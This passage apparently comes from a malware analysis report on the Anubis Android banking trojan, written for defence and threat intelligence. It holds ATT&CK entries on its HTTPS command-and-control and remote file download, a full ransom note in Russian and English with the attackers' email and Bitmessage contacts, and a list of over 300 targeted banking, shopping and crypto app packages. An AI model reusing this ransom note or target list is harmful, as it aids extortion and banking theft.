T1071	Standard Application Layer Protocol	HTTPS is used	

Tactic	ID	Name	Description
	T1105	Remote File Copy	Backdoor can download and execute file from C&C server

Appendix A: Example of a ransom note

Original version

Click to see the ransom note in Russian

```
ВНИМАНИЕ, ВАШИ ФАЙЛЫ ЗАШИФРОВАНЫ!
Ваши документы, фотографии, базы данных, сохранения в играх и другие
важные данные были зашифрованы уникальным ключем, который находится
только у нас. Для восстановления данных необходим дешифровщик.
Восстановить файлы Вы можете, написав нам на почту:
e-mail: sprosinas@cock.li
e-mail: sprosinas2@protonmail.com
Пришлите Ваш идентификатор TOKEN и 1-2 файла, размером до 1 Мб каждый.
Мы их восстановим, в доказательство возможности расшифровки.
После демонстрации вы получите инструкцию по оплате, а после оплаты
Вам будет отправлена программа-дешифратор, которая полностью восстановит
все заблокированные файлы без потерь.
Если связаться через почту не получается:
Перейдите по ссылке: https://bitmessage.org/wiki/Main_Page и скачайте
почтовый клиент. Установите почтовый клиент и создайте себе новый адрес
для отправки сообщений.
Напишите нам письмо на адрес: BM-2cVK1UBcUGmSPDVMo8TN7eh7BJG9jUVrdG
(с указанием Вашей почты) и мы свяжемся с Вами.
ВАЖНО!
Расшифровка гарантируется, если Вы свяжетесь с нами в течении 72 часов.
Выключение или перезагрузка компьютера может привести к потере Ваших файлов.
Не пытайтесь удалить программу или запускать антивирусные средства.
Попытки самостоятельной расшифровки файлов приведут к потере Ваших данных.
Дешифраторы других пользователей несовместимы с Вашими данными,
так как у каждого пользователя уникальный ключ шифрования.

Убедительная просьба писать людям, которые действительно заинтересованы
в восстановлении файлов. Не следует угрожать и требовать дешифратор.
Жалобами заблокировав e-mail, Вы лишаете возможности расшифровать свои
файлы остальных.
-----BEGIN TOKEN-----
dgQAAAAAAC8+WfVlVPRbtowFH2PlH+4L5uoBFbsxEngrQVKWUe7NdDtYS8eMdRa
iJGdwCb143cdUlG6qtt4sljv8fG95xz73m028D3fm6ml0VavKviiylzvLSTwyeiV
tFbpUhQAu5hQksQBdfCRqOQAWED7PdajuDVXG9ygUY+yXhQ1EKN20jbk2VYsJahy
```

```
pWGlDeSuAkMswcLKHJryAPBH+91+FHXDOIDrC/zu8IiE/N0ZIi+NIM+RcTfhrJuw
qEVGnMQNcq4rbPfIGcbduJ90g9Qhm25wyr0wsmntg9iJznx2BjEstjlOBYzCI9wa
sSwk/sGpA8JocECiKC0q4ieoBFERf0Klr6GG2my1ERXK6XjTpxN/Kp+Nrhud7pWt
3ShVnSuNYgcpjH9uDVoCc60L24DQrpAh4ZHmxUXONs7SlNAkcE6d5/q7hDspcmng
6xQ6lGIrAT9DkkMt+2UrubEwLZdtz2gSttwCfe9SGJiJUqyRwd09rteyRE5tH7Df
9+DqE6PrrTvFkJ2mQeJ7E63XKGqr4JUstnj+EdptvI00t5CQMEZC37sfwl1dVpgs
C7NsejIkAvsHZxh7nt5Wswth1fJUsnGuGu17ML5ZvCXYq7yZKnbSFGr9UL11lqPY
LOjTkGAWjpZknz9CJg0ywFBvMO4VhITDSFq1Llsz/9IV4gkPU4zjPxD/B5d7AHBe
V7r1xTnSpv9FkBhJMeOEcvdubmS11+YHoOMYSBBlDoVeovvN4z48++HgG2bFLRO3
XLll6pbf
-----END TOKEN-----
```

Translated version

Click to see the ransom note translated into English

```
ATTENTION, YOUR FILES ARE ENCRYPTED!
Your documents, photos, databases, saved games and other
important data has been encrypted with a unique key that is in our possession.
For data recovery, a decryptor is required.
You can restore files by emailing us:
e-mail: sprosinas@cock.li
e-mail: sprosinas2@protonmail.com
Send your TOKEN ID and 1-2 files, up to 1 MB each.
We will restore them, to prove the possibility of decoding.
After the demonstration, you will receive instructions for payment,
and after payment You will be sent a decryptor program that will fully
restore all locked files without loss.
If you cannot contact via mail:
Follow the link: https://bitmessage.org/wiki/Main_Page and download
mail client. Install the email client and create yourself a new address.
to send messages.
Write us a letter to the address: BM-2cVK1UBcUGmSPDVMo8TN7eh7BJG9jUVrdG
(with your mail) and we will contact you.
IMPORTANT!
Decryption is guaranteed if you contact us within 72 hours.
Turning off or restarting your computer can result in the loss of your files.
```

```
Do not attempt to uninstall the program or run anti-virus tools.
Attempts to self-decrypt files will lead to the loss of your data.
Other users' decoders are incompatible with your data,
since each user has a unique encryption key.

Please write to people who are really interested in recovering your files.
You should not threaten us and demand the  decoder. Complaints blocking e-mail,
you would lose the opportunity to decrypt your remaining files.

-----BEGIN TOKEN-----
dgQAAAAAAC8+WfVlVPRbtowFH2PlH+4L5uoBFbsxEngrQVKWUe7NdDtYS8eMdRa
iJGdwCb143cdUlG6qtt4sIjv8fG95xz73m028D3fm6ml0VavKviiylzvLSTwyeiV
tFbpUhQAu5hQksQBdfCRqOQAWED7PdajuDVXG9ygUY+yXhQ1EKN20jbk2VYsJahy
pWGlDeSuAkMswcLKHJryAPBH+91+FHXDOIDrC/zu8IiE/N0ZIi+NlM+RcTfhrJuw
qEVGnMQNcq4rbPfIGcbduJ90g9Qhm25wyr0wsmntg9iJznx2BjEstjlOBYzCI9wa
sSwk/sGpA8JocECiKC0q4ieoBFERf0Klr6GG2my1ERXK6XjTpxN/Kp+Nrhud7pWt
3ShVnSuNYgcpjH9uDVoCc60L24DQrpAh4ZHmxUXONs7SlNAkcE6d5/q7hDspcmng
6xQ6lGIrAT9DkkMt+2UrubEwLZdtz2gSttwCfe9SGJiJUqyRwd09rteyRE5tH7Df
9+DqE6PrrTvFkJ2mQeJ7E63XKGqr4JUstnj+EdptvI00t5CQMEZC37sfwl1dVpgs
C7NsejIkAvsHZxh7nt5Wswth1fJUsnGuGu17ML5ZvCXYq7yZKnbSFGr9UL11lqPY
LOjTkGAWjpZknz9CJg0ywFBvMO4VhITDSFq1Llsz/9IV4gkPU4zjPxD/B5d7AHBe
V7r1xTnSpv9FkBhJMeOEcvdubmS11+YHoOMYSBBlDoVeovvN4z48++HgG2bFLRO3
XLll6pbf
-----END TOKEN-----
```

Appendix B: Applications targeted by Anubis

Click to see the list of applications targeted by Anubis

```
at.spardat.bcrmobile
at.spardat.netbanking
com.bankaustria.android.olb
com.bmo.mobile
com.cibc.android.mobi
com.rbc.mobile.android
com.scotiabank.mobile
com.td
cz.airbank.android
```

10 eu.inmite.prj.kb.mobilbank
11 com.bankinter.launcher
12 com.kutxabank.android
13 com.rsi
14 com.tecnocom.cajalaboral
15 es.bancopopular.nbmpopular
16 es.evobanco.bancamovil
17 es.lacaixa.mobile.android.newwapicon
18 com.dbs.hk.dbsmbanking
19 com.FubonMobileClient
20 com.hangseng.rbmobile
21 com.MobileTreeApp
22 com.mtel.androidbea
23 com.scb.breezebanking.hk
24 hk.com.hsbc.hsbchkmobilebanking
25 com.aff.otpdirekt
26 com.ideomobile.hapoalim
27 com.infrasofttech.indianBank
28 com.mobikwik_new
29 com.oxigen.oxigenwallet
30 jp.co.aeonbank.android.passbook
31 jp.co.netbk
32 jp.co.rakuten_bank.rakutenbank
33 jp.co.sevenbank.AppPassbook
34 jp.co.smbc.direct
35 jp.mufg.bk.applisp.app
36 com.barclays.ke.mobile.android.ui
37 nz.co.anz.android.mobilebanking
38 nz.co.asb.asbmobile
39 nz.co.bnz.droidbanking
40 nz.co.kiwibank.mobile
41 com.getingroup.mobilebanking
42 eu.eleader.mobilebanking.pekao.firm
43 eu.eleader.mobilebanking.pekao
44 eu.eleader.mobilebanking.raiffeisen
45 pl.bzwbk.bzwbk24
46 pl.ipko.mobile
47 pl.mbank
48 alior.bankingapp.android
49 com.comarch.mobile.banking.bgzbnpparibas.biznes
50 com.comarch.security.mobilebanking
51 com.empik.empikapp

52 com.empik.empikfoto
53 com.finanteq.finance.ca
54 com.orangefinansek
55 eu.eleader.mobilebanking.invest
56 pl.aliorbank.aib
57 pl.allegro
58 pl.bosbank.mobile
59 pl.bph
60 pl.bps.bankowoscmobilna
61 pl.bzwbk.ibiznes24
62 pl.bzwbk.mobile.tab.bzwbk24
63 pl.ceneo
64 pl.com.rossmann.centauros
65 pl.fmbank.smart
66 pl.ideabank.mobilebanking
67 pl.ing.mojeing
68 pl.millennium.corpApp
69 pl.orange.mojeorange
70 pl.pkobp.iko
71 pl.pkobp.ipkobiznes
72 com.kuveytturk.mobil
73 com.magiclick.odeabank
74 com.mobillium.papara
75 com.pozitron.albarakaturk
76 com.teb
77 ccom.tmob.denizbank
78 com.tmob.tabletdeniz
79 com.vakifbank.mobilel
80 tr.com.sekerbilisim.mbank
81 wit.android.bcpBankingApp.millenniumPL
82 com.advantage.RaiffeisenBank
83 hr.asseco.android.jimba.mUCI.ro
84 may.maybank.android
85 ro.btrl.mobile
86 com.amazon.mShop.android.shopping
87 com.amazon.windowshop
88 com.ebay.mobile
89 ru.sberbankmobile
90 ru.sberbank.spasibo
91 ru.sberbank_sbbol
92 ru.sberbank.mobileoffice
93 ru.sberbank.sberbankir

94 ru.alfabank.mobile.android
95 ru.alfabank.oavdo.amc
96 by.st.alfa
97 ru.alfabank.sense
98 ru.alfadirect.app
99 ru.mw
100 com.idamob.tinkoff.android
101 ru.tcsbank.c2c
102 ru.tinkoff.mgp
103 ru.tinkoff.sme
104 ru.tinkoff.goabroad
105 ru.vtb24.mobilebanking.android
106 ru.bm.mbm
107 com.vtb.mobilebank
108 com.bssys.VTBClient
109 com.bssys.vtb.mobileclient
110 com.akbank.android.apps.akbank_direkt
111 com.akbank.android.apps.akbank_direkt_tablet
112 com.akbank.softotp
113 com.akbank.android.apps.akbank_direkt_tablet_20
114 com.fragment.akbank
115 com.ykb.android
116 com.ykb.android.mobilonay
117 com.ykb.avm
118 com.ykb.androidtablet
119 com.veripark.ykbaz
120 com.softtech.iscek
121 com.yurtdisi.iscep
122 com.softtech.isbankasi
123 com.monitise.isbankmoscow
124 com.finansbank.mobile.cepsube
125 finansbank.enpara
126 com.magiclick.FinansPOS
127 com.matriksdata.finansyatirim
128 finansbank.enpara.sirketim
129 com.vipera.ts.starter.QNB
130 com.redrockdigimark
131 com.garanti.cepsubesi
132 com.garanti.cepbank
133 com.garantibank.cepsubesiro
134 com.matriksdata.finansyatirim
135 biz.mobinex.android.apps.cep_sifrematik

136 com.garantiyatirim.fx
137 com.tmobtech.halkbank
138 com.SifrebazCep
139 eu.newfrontier.iBanking.mobile.Halk.Retail
140 tr.com.tradesoft.tradingsystem.gtpmobile.halk
141 com.DijitalSahne.EnYakinHalkbank
142 com.ziraat.ziraatmobil
143 com.ziraat.ziraattablet
144 com.matriksmobile.android.ziraatTrader
145 com.matriksdata.ziraatyatirim.pad
146 de.comdirect.android
147 de.commerzbanking.mobil
148 de.consorsbank
149 com.db.mm.deutschebank
150 de.dkb.portalapp
151 com.de.dkb.portalapp
152 com.ing.diba.mbbr2
153 de.postbank.finanzassistent
154 mobile.santander.de
155 de.fiducia.smartphone.android.banking.vr
156 fr.creditagricole.androidapp
157 fr.axa.monaxa
158 fr.banquepopulaire.cyberplus
159 net.bnpparibas.mescomptes
160 com.boursorama.android.clients
161 com.caisseepargne.android.mobilebanking
162 fr.lcl.android.customerarea
163 com.paypal.android.p2pmobile
164 com.wf.wellsfargomobile
165 com.wf.wellsfargomobile.tablet
166 com.wellsFargo.ceomobile
167 com.usbank.mobilebanking
168 com.usaa.mobile.android.usaa
169 com.suntrust.mobilebanking
170 com.moneybookers.skrillpayments.neteller
171 com.moneybookers.skrillpayments
172 com.clairmail.fth
173 com.konylabs.capitalone
174 com.yinzcam.facilities.verizon
175 com.chase.sig.android
176 com.infonow.bofa
177 com.bankofamerica.cashpromobile

178 uk.co.bankofscotland.businessbank
179 com.grppl.android.shell.BOS
180 com.rbs.mobile.android.natwestoffshore
181 com.rbs.mobile.android.natwest
182 com.rbs.mobile.android.natwestbandc
183 com.rbs.mobile.investisir
184 com.phyder.engage
185 com.rbs.mobile.android.rbs
186 com.rbs.mobile.android.rbsbandc
187 uk.co.santander.santanderUK
188 uk.co.santander.businessUK.bb
189 com.sovereign.santander
190 com.ifs.banking.fiid4202
191 com.fi6122.godough
192 com.rbs.mobile.android.ubr
193 com.htsu.hsbcpersonalbanking
194 com.grppl.android.shell.halifax
195 com.grppl.android.shell.CMBlloydsTSB73
196 com.barclays.android.barclaysmobilebanking
197 com.unionbank.ecommerce.mobile.android
198 com.unionbank.ecommerce.mobile.commercial.legacy
199 com.snapwork.IDBI
200 com.idbibank.abhay_card
201 src.com.idbi
202 com.idbi.mpassbook
203 com.ing.mobile
204 com.snapwork.hdfc
205 com.sbi.SBIFreedomPlus
206 hdfcbank.hdfcquickbank
207 com.csam.icici.bank.imobile
208 in.co.bankofbaroda.mpassbook
209 com.axis.mobile
210 cz.csob.smartbanking
211 cz.sberbankcz
212 sk.sporoapps.accounts
213 sk.sporoapps.skener
214 com.cleverlance.csas.servis24
215 org.westpac.bank
216 nz.co.westpac
217 au.com.suncorp.SuncorpBank
218 org.stgeorge.bank
219 org.banksa.bank

220 au.com.newcastlepermanent
221 au.com.nab.mobile
222 au.com.mebank.banking
223 au.com.ingdirect.android
224 MyING.be
225 com.imb.banking2
226 com.fusion.ATMLocator
227 au.com.cua.mb
228 com.commbank.netbank
229 com.cba.android.netbank
230 com.citibank.mobile.au
231 com.citibank.mobile.uk
232 com.citi.citimobile
233 org.bom.bank
234 com.bendigobank.mobile
235 me.doubledutch.hvdnz.cbnationalconference2016
236 au.com.bankwest.mobile
237 com.bankofqueensland.boq
238 com.anz.android.gomoney
239 com.anz.android
240 com.anz.SingaporeDigitalBanking
241 com.anzspot.mobile
242 com.crowdcompass.appSQ0QACAcYJ
243 com.arubanetworks.atmanz
244 com.quickmobile.anzirevents15
245 at.volksbank.volksbankmobile
246 de.fiducia.smartphone.android.banking.vr
247 it.volksbank.android
248 it.secservizi.mobile.atime.bpaa
249 de.fiducia.smartphone.android.securego.vr
250 com.unionbank.ecommerce.mobile.commercial.legacy
251 com.isis_papyrus.raiffeisen_pay_eyewdg
252 at.easybank.mbanking
253 at.easybank.tablet
254 at.easybank.securityapp
255 at.bawag.mbanking
256 com.bawagpsk.securityapp
257 at.psa.app.bawag
258 com.pozitron.iscep
259 com.vakifbank.mobile
260 com.pozitron.vakifbank
261 com.starfinanz.smob.android.sfinanzstatus

262 com.starfinanz.mobile.android.pushtan
263 com.entersekt.authapp.sparkasse
264 com.starfinanz.smob.android.sfinanzstatus.tablet
265 com.starfinanz.smob.android.sbanking
266 com.palatine.android.mobilebanking.prod
267 fr.laposte.lapostemobile
268 fr.laposte.lapostetablet
269 com.cm_prod.bad
270 com.cm_prod.epasal
271 com.cm_prod_tablet.bad
272 com.cm_prod.nosactus
273 mobi.societegenerale.mobile.lappli
274 com.bbva.netcash
275 com.bbva.bbvacontigo
276 com.bbva.bbvawallet
277 es.bancosantander.apps
278 com.santander.app
279 es.cm.android
280 es.cm.android.tablet
281 com.bankia.wallet
282 com.jiffyondemand.user
283 com.latuabancaperandroid
284 com.latuabanca_tabperandroid
285 com.lynxspa.bancopopolare
286 com.unicredit
287 it.bnl.apps.banking
288 it.bnl.apps.enterprise.bnlpay
289 it.bpc.proconl.mbplus
290 it.copergmps.rt.pf.android.sp.bmps
291 it.gruppocariparma.nowbanking
292 it.ingdirect.app
293 it.nogood.container
294 it.popso.SCRIGNOapp
295 posteitaliane.posteapp.apppostepay
296 com.abnamro.nl.mobile.payments
297 com.triodos.bankingnl
298 nl.asnbank.asnbankieren
299 nl.snsbank.mobielbetalen
300 com.btcturk
301 com.finansbank.mobile.cepsube
302 com.ingbanktr.ingmobil
303 com.kuveytturk.mobil

304 com.magiclick.odeabank
305 com.mobillium.papara
306 com.pozitron.albarakaturk
307 com.teb
308 com.tmob.denizbank
309 com.ykb.android
310 finansbank.enpara
311 tr.com.hsbc.hsbcturkey
312 tr.com.sekerbilisim.mbank
313 com.Plus500
314 eu.unicreditgroup.hvbapptan
315 com.targo_prod.bad
316 com.db.pwcc.dbmobile
317 com.db.mm.norisbank
318 com.bitmarket.trader
319 com.plunien.poloniex
320 com.bitmarket.trader
321 com.mycelium.wallet
322 com.bitfinex.bfxapp
323 com.binance.dev
324 com.btcturk
325 com.binance.odapplications
326 com.blockfolio.blockfolio
327 com.crypter.cryptocyrrency
328 io.getdelta.android
329 com.edsoftapps.mycoinsvalue
330 com.coin.profit
331 com.mal.saul.coinmarketcap
332 com.tnx.apps.coinportfolio
333 com.coinbase.android
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